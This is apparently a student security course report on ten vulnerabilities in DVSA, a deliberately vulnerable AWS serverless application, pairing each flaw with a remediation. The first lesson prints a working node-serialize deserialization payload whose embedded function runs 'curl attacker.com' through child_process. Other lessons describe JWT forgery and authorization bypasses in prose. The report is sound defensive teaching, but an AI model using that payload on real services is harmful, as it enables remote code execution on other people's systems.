



COURSE PROJECT

ICS-344 Course Project: DVSA Vulnerability Discovery and Remediation

Student
Name:

Saleh Bader Alshawmar

Student ID:

202159870

AWS Region:

us-east-1

Date:

03/05/2026


INTRODUCTION

Executive Summary & Architecture

Objective

Investigate, exploit, and remediate security vulnerabilities in the DVSA (Damn Vulnerable Serverless Application) deployed on AWS.

Architecture Overview



i Each layer introduces distinct attack surfaces — from injection at the API edge to privilege escalation at the IAM layer.

INTRODUCTION

Environment Setup



AWS Serverless Application Repository (SAR)

Deployed directly from SAR for a reproducible, version-controlled environment.



Isolated Non-Production Account

All testing conducted in a sandboxed AWS account to prevent impact on real infrastructure.




Controlled Exploit Workflow

Each lesson was reproduced, analyzed, and remediated in sequence within the same environment.



SAR deployment ensures the DVSA stack is identical to the reference architecture, eliminating environment-specific variables from the analysis.



Event Injection via Dependencies

● Flaw / Root Cause

- The backend uses the legacy `node-serialize` npm package to parse attacker-controlled JSON input.
- `node-serialize` unsafely evaluates serialized JavaScript functions (IIFEs) during deserialization.
- An attacker crafts a malicious payload with an IIFE that executes arbitrary OS commands on the Lambda runtime.

```
{"rce": "_$$ND_FUNC$_function(){require('child_process').exec('curl attacker.com')}()}"
```

● Fix / Remediation

- Remove `node-serialize` entirely from the dependency tree.
- Replace with `JSON.parse()` — the native, safe parser that never evaluates code.
- Enforce a strict JSON schema validator (e.g., `ajv`) to reject unexpected fields before processing.

```
const data = JSON.parse(event.body); // safe – no eval
```

⊗ Dependency choice is a security decision. Any library that calls `eval()` on untrusted input is a critical RCE vector.

LESSON 2

Broken Authentication

FLAW / ROOT CAUSE

- The Lambda backend extracts identity claims (username, sub) directly from the JWT payload without verifying the token signature.
- Any attacker can forge a JWT with arbitrary claims using any secret or no secret at all.
- The backend trusts the decoded payload as authoritative identity, enabling full user impersonation.

```
const user = jwt.decode(token); // no signature check
```

FIX / REMEDIATION

- Fetch Cognito JWKS public keys from the well-known endpoint and verify the JWT signature on every request.
- Validate issuer (iss), audience (aud), and expiration (exp) claims before trusting the payload.
- Reject any token that fails signature verification with a 401 Unauthorized response.

```
jwt.verify(token, getKey, { issuer: COGNITO_ISS }); // verified
```

⊗ Decoding a JWT without verifying its signature provides zero authentication guarantee — it is equivalent to trusting user-supplied input.

LESSON 3

Sensitive Information Disclosure

⚠️ FLAW / ROOT CAUSE

- Administrative receipt-generation endpoints and S3 pre-signed URL generation lack strict authorization boundaries.
- Any authenticated user can request a signed download URL for another user's billing receipt by manipulating the order ID parameter.
- No server-side ownership check is performed before generating the S3 signed URL.
- Result: Horizontal privilege escalation — unprivileged users access other users' private billing data.

🛡️ FIX / REMEDIATION

- Before generating any S3 signed URL, perform a server-side ownership check: verify the requesting user's identity matches the order's owner in DynamoDB.
- Enforce strict role-based access control (RBAC) on all receipt and billing endpoints.
- Never expose raw S3 object paths or keys to the client — always proxy through an authorization layer.

```
if (order.userId !== requestingUser) throw new  
ForbiddenError();
```

⊗ Authorization must be enforced server-side on every data access — client-side restrictions are trivially bypassed.

LESSON 4

Insecure Cloud Configuration



FLAW / ROOT CAUSE

- The DVSA S3 bucket policy is overly permissive, allowing cross-account and unauthenticated principals to write objects into paths that are subsequently processed by Lambda functions.
- An attacker uploads a maliciously named or crafted object into the S3 trigger path.
- Lambda processes the object without validating its origin, name, or content type.
- The misconfiguration effectively grants attackers indirect code execution via the S3 event trigger pipeline.



FIX / REMEDIATION

- Restrict the S3 bucket policy to allow writes only from explicitly trusted IAM principals and accounts.
- Enable S3 Block Public Access settings at both the bucket and account level.
- Implement downstream Lambda validation: check object key patterns, content-type headers, and file size before processing.

```
"Principal": {"AWS":  
  "arn:aws:iam::ACCOUNT_ID:role/TrustedRole"}
```

⊗ A misconfigured S3 bucket policy can turn a storage service into an unauthenticated remote trigger for Lambda execution.

Broken Access Control

Flaw / Root Cause

- The DVSA-ADMIN-UPDATE-ORDERS Lambda function lacks server-side authorization checks.
- Any authenticated user (not just admins) can directly invoke the admin order-update logic by crafting a direct API request, bypassing the intended payment flow entirely.
- The application relies on frontend UI restrictions to enforce access control — a fundamentally insecure design.
- Result: Unprivileged users can mark orders as paid without completing payment.

Fix / Remediation

- Enforce role-based access control (RBAC) server-side: verify the caller's Cognito group membership (e.g., "admin") before executing privileged operations.
- Validate order state transitions on the server: an order can only move to "paid" if it was previously in "pending" state with a valid payment record.
- Never rely on frontend routing or UI visibility as an access control mechanism.

```
if (!userGroups.includes('admin')) throw new ForbiddenError();
```

⊗ Frontend access restrictions are cosmetic. Every privileged API endpoint must enforce authorization independently on the server side.

Denial of Service (DoS)

Flaw / Root Cause

- The billing API path has no rate limiting, throttling, or concurrency controls configured at the API Gateway or Lambda level.
- An attacker sends a high volume of parallel requests to the billing endpoint, exhausting the Lambda concurrency pool.
- When the concurrency limit is reached, all subsequent Lambda invocations are throttled — including legitimate user requests.
- The attack effectively takes down the entire billing workflow for all users with minimal effort.

Fix / Remediation

- Configure API Gateway usage plans with per-client rate limits (requests/second) and burst limits.
- Set reserved concurrency on the billing Lambda to isolate its execution budget from other functions.
- Implement exponential backoff and retry logic on the client side.
- Use AWS WAF to detect and block abusive request patterns at the edge.

```
ReservedConcurrentExecutions: 10 // isolate billing Lambda
```

⊗ Without concurrency isolation, a single abused endpoint can exhaust the entire account's Lambda execution budget.

Over-Privileged Lambda Execution Role

Flaw / Root Cause

- The DVSA-SEND-RECEIPT-EMAIL Lambda IAM execution role grants wildcard permissions far exceeding its operational scope.
- `ses:*` — Unrestricted SES access across all identities and sending operations.
- `s3:*` — Full read/write to ALL S3 buckets in the account, not just receipt assets.
- `dynamodb:*` — Unrestricted access to all DynamoDB tables, including unrelated customer data stores.
- A single function compromise yields full account-wide read/write — a massive blast radius.

Fix / Remediation

- Apply the Principle of Least Privilege: scope each permission to the exact resource ARN it requires.
- DynamoDB: restrict to `GetItem` on DVSA-ORDERS-DB only.
- SES: restrict to `ses:SendEmail` on the verified sender identity only.
- S3: remove entirely — this function has no legitimate S3 requirement.

```
"Resource": "arn:aws:dynamodb:us-east-1:ACCT:table/DVSA-ORDERS-DB"
```

⊗ Wildcard IAM policies are never acceptable in production. Each Lambda role must be scoped to exactly the resources it touches.

Logic Vulnerabilities (Race Condition)

Flaw / Root Cause

- A race condition exists between the order-update Lambda and the billing Lambda.
- Both functions read and write the same DynamoDB order record concurrently without locking or conditional writes.
- If the billing event is processed out of sequence (e.g., before the order is finalized), the system records an inconsistent state: items are marked as ordered but the payment amount is incorrect or zero.
- This allows an attacker to exploit timing to receive goods without a valid payment being recorded.

Fix / Remediation

- Implement server-side workflow sequencing: use SQS FIFO queues to enforce strict ordering of order and billing events.
- Use DynamoDB conditional writes (ConditionExpression) to ensure state transitions are atomic and idempotent.
- Validate the full order state before committing any billing record.

```
ConditionExpression: "orderStatus = :pending"
```

⊗ Race conditions in distributed serverless workflows are silent — they produce no errors, only corrupted business state.

Unhandled Exceptions & Information Leakage

Flaw / Root Cause

- Lambda functions lack centralized error handling. When a malformed or unexpected request triggers an unhandled exception, the raw error is propagated directly to the API Gateway response.
- The client receives detailed stack traces, internal file paths, Lambda function names, and code fragments in the HTTP response body.
- This information directly aids an attacker in mapping the application's internal architecture and identifying further attack vectors.
- Example leaked data: Error: Cannot read property 'id' of undefined at /var/task/handler.js:42

Fix / Remediation

- Implement a centralized try/catch error handler in every Lambda function.
- Return only safe, generic error messages to the client (e.g., "An internal error occurred").
- Log full diagnostic details — stack traces, request context, error codes — exclusively to CloudWatch Logs.
- Never expose internal paths, dependency names, or code structure in API responses.

```
catch(e) { log.error(e); return { statusCode: 500,  
body: "Internal error" }; }
```

⊗ Verbose error responses are a free reconnaissance tool for attackers — treat all internal details as sensitive.

Overall Remediation Strategy

A defense-in-depth approach was applied across all layers of the DVSA serverless stack. No single control is sufficient — security must be enforced at every tier.



Input Validation at the Edge

Enforce strict JSON schema validation and reject malformed or unexpected payloads before they reach business logic. Remove any dependency that evaluates untrusted input.



Cryptographic Trust at the Auth Layer

Verify every JWT signature using Cognito JWKS. Validate issuer, audience, and expiration. Never trust decoded claims without cryptographic proof.



Strict State Management

Use SQS FIFO queues and DynamoDB conditional writes to enforce atomic, ordered state transitions. Prevent race conditions through server-side sequencing.



Least Privilege in IAM

Scope every Lambda execution role to the minimum required actions on explicit resource ARNs. Wildcard permissions are never acceptable in production.

 Defense-in-depth means each layer independently enforces its security boundary — a failure at one layer does not cascade into a full compromise.

Core Security Takeaways

Code Dependencies Define the Security Boundary

The security posture of a serverless application is only as strong as its weakest dependency. Any library that evaluates untrusted input (e.g., `node-serialize`) becomes a direct RCE vector. Dependency auditing is a mandatory security practice.

Frontend Restrictions Do Not Replace Server-Side Access Control

UI-level restrictions (hidden buttons, disabled routes) are trivially bypassed by direct API calls. Every privileged operation must independently enforce authorization on the server side, regardless of how the request was initiated.

IAM Execution Roles Define the Blast Radius

The permissions granted to a Lambda execution role determine the maximum damage an attacker can cause upon compromise. Wildcard policies transform a single function exploit into a full account-wide breach. Least privilege is not optional — it is the primary blast-radius control in serverless architectures.

CONCLUSION

Conclusion & Q&A

This project successfully demonstrated that secure serverless design principles — applied consistently across the dependency layer, authentication layer, access control layer, and IAM layer — restore the intended operational boundaries of the DVSA application.

10 Vulnerabilities Identified

Each DVSA lesson was reproduced and analyzed in a controlled AWS environment.

Root Causes Documented

Code-level and architectural flaws were traced to their origin across all 10 lessons.

Remediations Applied

Defense-in-depth controls were implemented at every layer of the serverless stack.

Questions